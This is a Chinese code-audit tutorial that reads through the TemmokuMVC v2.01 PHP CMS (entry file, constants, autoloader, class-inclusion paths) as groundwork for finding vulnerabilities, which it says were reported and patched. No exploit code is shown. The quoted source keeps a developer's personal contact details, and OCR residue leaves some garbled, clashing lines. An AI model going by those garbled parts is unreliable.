通读审计之天目MVC_v2.01

> 天目 MVC 是天目网络科技有限公司开发的一款专业的 PHP+MYSQL 产品，采用自主 MVC 构架。

0x00 前言

天目 MVC 是天目网络科技有限公司开发的一款专业的 PHP+MYSQL 产品，采用自主 MVC 构架。

我们今天所通读的 CMS 为天目 MVC，从了解框架运行原理到漏洞挖掘。

> 源码下载地址： https://www.a5xiazai.com/php/141613.html

官网下载渠道：



天目MVC-HOME板
TEMMOKUMVC是郑州天目网络科技有限公司开发的一款专业的PHP+MYSQL产品，采用自主MVC构架，适用大型及中小型企业的开源M
版本上集成了文章模块
可免费商业使用，必须保留版权。
前台演示
后台演示
程序下载
功能介绍
当前版本号： T-1.381
新建下载任务
网址：
https://www.temmoku.cn/attachment/home/zip/2019/01/07/20181123091124155
文件名：
20181123091124155 75.zip
5.07 MB
下载到：
C:\Users\heihu\Desktop
剩: 58.73 GB
浏览
下载并打开
下载
取消

因为本篇文章涉及到前台漏洞，笔者已将漏洞信息提交给官网，官网已经更新并将漏洞修补。

我们还是老样子，整个故事从 index.php 开始说起。

0x01 MVC 的了解

我们看一下 index.php 的整个结构



Woo，定义了这么多的常量，我们先不着急看每个常量是什么，目光到 25 行的 require 'temmoku'.DS.'run.php';

包含了'temmoku' DS 'run.php'，其中 DS 在 index.php 中的第 16 行所定义，值为目录中的

包含了 temmoku.DS.run.php，其中 DS 在 index.php 中的第 10 行所定义，值为目录中的斜杠 (\)。

那么我们跟进 run.php 文件看一下到底是怎么玩儿的

```
 | Author: 张宗强 Email:webmaster@temmoku.cn QQ:158726877 516669373 TEL:17895221001 微信:temmo
 +------------------------------------------------------------------------
*/
// 初始化常量
header('Content-Type: text/html; charset=UTF8');
defined('DS') or define('DS', DIRECTORY_SEPARATOR);
define('APP_PATH', Temmoku_PATH.'app'.DS);
define('CONFIG', APP_PATH.'conf'.DS);
define('HOOK', APP_PATH.'hook'.DS);
define('APP_PATH_PLUG', APP_PATH.'plugin'.DS);
define('TEMPLATE', Temmoku_PATH.'view'.DS);
defined('Temmoku') or define('Temmoku', __DIR__.DS);
defined('TemmokuLib') or define('TemmokuLib', __DIR__.DS.'lib'.DS);
defined('RUNTIME_PATH') or define('RUNTIME_PATH', Temmoku_PATH.'runtime'.DS);
defined('NOWTIME') or define('NOWTIME', time());
isset($_SERVER['HTTP_REFERER']) && define('FromUrl', $_SERVER['HTTP_REFERER']);
date_default_timezone_set('Asia/Shanghai');
// 记录内存初始使用
define('MEMORY_LIMIT_ON',function_exists('memory_get_usage'));
if(MEMORY_LIMIT_ON) $GLOBALS['_startUseMems'] = memory_get_usage();
define('REQUEST_METHOD',$_SERVER['REQUEST_METHOD']);
define('IS_CGI',(0 === strpos(PHP_SAPI,'cgi') || false !== strpos(PHP_SAPI,'fcgi')) ? 1 : 0 );
define('IS_WIN',strstr(PHP_OS, 'WIN') ? 1 : 0 );
define('IS_CLI',PHP_SAPI=='cli'? 1   :   0);
//加载核心函数库
require_once Temmoku . 'functions.php';
//包含核心框架类
require_once Temmoku . 'app.php';
// 实例化核心类
Temmoku\app::run();
?>
```


哇，看到这么多 define 肯定会问笔者，这么多的常量我要一个一个记住吗？这样岂不是很麻烦。


答案是不需要每个都记录一下的，常量是不会变化的量，整个程序的运行中定义一次就不能修改。我们通过这一点，结合 PHP 给出的常量查询函数，在程序运行中的末尾全部提取。这里贴出代码：

```
foreach(get_defined_constants(true)['user'] as $k=>$v){
    echo $k.'---'.$v."\r\n";
}
```

将它放在 index.php 的末尾。通过源代码查看这些常量，然后复制到我们一个记事本中，审计中需要用到时，我们再进行查询。


如图：






这样我们就可以不在常量方面浪费很多时间，当然了，常量可能根据外部参数而变化，也就是说，我们这样定义：define（‘XXX’,$_GET[‘XXX’]），也是需要注意一下的，以免后期审计蒙圈。

好，关于常量我们是不需要再看多少了，下面我们回到 run.php 文件中，继续通读。




```php
require_once Temmoku . 'functions.php';
//包含核心框架类
require_once Temmoku . 'app.php';
// 实例化核心类
Temmoku\app::run();
?>
```


可以看到包含了 Temmoku.’ functions.php’ 文件，这个时候我们的小记事本就有它的用途了，我们在记事本中进行搜索。




这样的话也就是包含了 D:\phpstudy_pro\WWW\temmoku\temmoku\functions.php 文件，我们打开 temmoku/functions.php 文件进行读取。



D:\phpstudy_pro\WWW\temmoku\temmoku\functions.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
文件夹工作区
temmoku
app
attachment
public
runtime
temmoku
lib
tpl
vendor
admin.php
app.php
connection.php
controller.php
db.php
functions.php
hook.php
index.htm
model.php
route.php
run.php
user.php
version.php
view.php
view
.htaccess
auto_install.json
favicon.ico
iis7.rewrite
index.php
LICENSE.txt
index.php
run.php
readme.txt
functions.php
<?php
/**
* 获取和设置配置参数 支持批量定义
* @param string|array $name 配置变量
* @param mixed $value 配置值
* @param mixed $default 默认值
* @return mixed
*/
function C($name=null, $value=null,$default=null) {
/**
function D() {
//错误类
function E($msg) {
/**
* 拥有缓存功能
* $table 数据库表名无需带前戳
* $where 查询的字段
* $order 排序的方法可选 DESC ASC
* $Order_field 按照哪个字段进行排序
* $rows 输出行数
* $select 输出哪些列
*/
function M($table='',$where='1',$order='DESC',$Order_field='id',$rows='10',$select='*', $ta
/*
* 替换屏蔽词
* $content 为字符串
*/

可以清晰的看到 functions.php 文件中定义了超多函数，除此之外我们要注意的是 functions.php 文件中到底是不是只定义了一些公共方法，有没有写其他的语句。这里笔者大致浏览了一下只是定义了许多的方法，所以我们回到 run.php 再次进行通读。



包含 temmoku/app.php 文件，我们打开看一下。





在 run.php 文件的末尾有调用新包含进来的 app 类的 run 方法，我们看到 spl_autoload_register 时一定需要注意，因为该函数是用来自动包含文件用的，用来加载出实例化不到的类。它对我们的代码审计起着重要的作用。

我们来读一下 Load_Class 静态方法中到底是怎么玩儿的。

```
97          if(false===$E){
98              E("无法加载模块:".$class);
99          }
100     }
101     //加载必须的默认设置
102     private static function default_config(){
142 }
143 ?>
```

第 82 行中调用了 str_caps_look 方法，这也就是我们之前包含进来的 functions.php 文件中所定义的方法，但是 str_caps_look 方法中第一个参数将”\” 替换为了”/” 是为什么呢？到这

里我们需要引发一些猜想，因为 PHP 中的命名空间使用”\” 进行分命名，所以它这里将”\” 替换为了”/” 也许是为了后期的路径问题。


我们搜索一下 str_caps_look 方法看一下它是如何定义的。

index.php | run.php | app.php | functions.php | readme.txt


```
1281    $is_array 为真则返回数组，否则则是重新整合
1282 */
1283
1284 function str_caps_look($str,$caps='1',$split='/',$is_array=false){
1285     $_str=explode($split,$str);
1286     $__str=[];
1287     foreach($_str AS $value){
1288         switch ($caps) {
1289             case 1:
1290                 $value=strtolower($value);
1291                 break;
1292             case 2:
1293                 $value=stroupper($value);
1294                 break;
1295             case 3:
1296                 $value=ucfirst($value);
1297                 break;
1298             case 3:
1299                 $value=lcfirst($value);
1300                 break;
```

```php
            default:
        }
        $__str[]=$value;
    }
    if($is_array==true){
        return $__str;
    }else{
        return implode($split,$__str);
    }
}
```

我们第二个参数传进来的是”1”，该函数的功能对于我们现在的情况来说暂时只是将第一个参数中的大写转换为小写了。我们回到 app.php 文件中继续进行通读。




这里我们简单明了的就知道 $_class 变量中存放的内容了。



```
96          }
97          if(false===$E){
98              E("无法加载模块:".$class);
99          }
```

到现在我们可以知道传递进来的类名会这样进行包含：./$class.php 以及./app/$class.php

了解完毕后我们回到 run.php 文件的第 17 行继续通读。

